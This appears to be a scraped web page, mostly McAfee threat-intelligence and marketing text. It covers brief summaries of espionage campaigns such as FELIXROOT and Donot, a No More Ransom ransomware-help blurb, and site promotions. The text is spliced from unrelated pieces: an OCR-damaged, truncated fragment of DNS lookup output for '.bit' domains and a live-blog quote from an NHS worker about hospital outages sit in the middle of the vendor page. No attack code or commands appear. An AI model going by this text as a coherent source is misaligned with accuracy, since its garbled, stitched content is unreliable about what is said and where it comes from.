The campaign targets a range of organizations across the Middle East with watering hole attacks, remote exploits, and brute-force logins in an attempt to steal credentials, emails, files, and databases. The group behind the operation are known to use custom malware and backdoors as well as take advantage of public exploits including Heartbleed and EternalBlue.

Operation FELIXROOT 2018
The campaign uses malicious Microsoft Word documents to take advantage of multiple flaws in Microsoft Office. The backdoor dropped on infected systems is capable of uploading&#47;downloading files, stealing system information, and creating a remote shell. The current FELIXROOT backdoor uses documents that claim to contain information related to seminars and environmental protection.

Operation Donot
The campaign targets users mainly in South Asia and has been active since at least 2016. The attacks use malicious macros embedded in Microsoft Office documents in an attempt to steal sensitive information. The group behind the operation are known to use the EHDevel and yty malicious code frameworks.

Top Stories

Hackable? Podcast
We see lots of movies and TV shows where hackers can infiltrate our lives with just a few keystrokes. But is it real? We're here to find out. Malicious cat photos, sketchy Wi-Fi networks, rogue rentals, all-knowing webcams - those are just a few topics tackled in Hackable?, where we let our hackers shed light on just how secure we really are. Winner of Best Branded Podcast - 10th Annual Shorty Awards

The Top 3 Reasons to Integrate DLP with a Cloud Access Security Broker (CASB) - Sep 19, 2018

Where is Your Security Management Journey Going? - Sep 12, 2018

Moving to a Software-Defined Data Center and Its Impact on Security - Aug 30, 2018


Security and Product Advisories

Support Notification Service (SNS)
The McAfee Support Notification Service (SNS) is a proactive notification service that allows McAfee to communicate critical information in a timely manner on product upgrades, releases and End-of-Life notices. Additionally, SNS is a vital information link during critical incidents, providing you with the updates you need to ensure that your systems and organization are protected.

Product Security Bulletins
McAfee is highly focused on ensuring the security of our customers' computers, networks, devices, and data. We are committed to rapidly addressing issues as they arise, and providing recommendations through security bulletins and knowledgebase articles.

McAfee Labs Security Advisories

Fightback – still continues…..



NEED HELP unlocking your digital life without paying your attackers*?

Ransomware is malware that locks your computer and mobile devices or encrypts your electronic files. When this happens, you can't get to the data unless you pay a ransom. However this is not guaranteed and you should never pay!

GOOD NEWS


Prevention is possible. Following simple cyber security advice can help you to avoid becoming a victim of ransomware.

BAD NEWS

Unfortunately, in many cases, once the ransomware has been released into your device there is little you can do unless you have a backup or security software in place.

GOOD NEWS

Nevertheless, it is sometimes possible to help infected users to regain access to their encrypted files or locked systems, without having to pay. We have created a repository of keys and applications




```
  leepingcomputer.bit a.d
                a.dnspod.com
:               112.90.141.215#53

     bleepingcomputer.bit
ess: 92.53.66.11


lookup nomoreransom.bit a.dnspod.com
er:             a.dnspod.com
ss:             112.90.141.215#53

      omoreransom.bit
    .53.66.11
```



16:18 **'Carnage today': A dark verdict from London**

An anonymous NHS staffer tells us:

"Absolute carnage in the NHS today. Two Hyperacute stroke centres (the field I work in) in London have closed as of this afternoon. Patients will almost certainly suffer and die because of this.

"Had a patient that needed urgent neurosurgery referred, but unable to look at scans - stroke care is absolutely dependent on IT systems and joined up systems."

Stay in touch

@Raj_Samani

McAfee™

Together is power.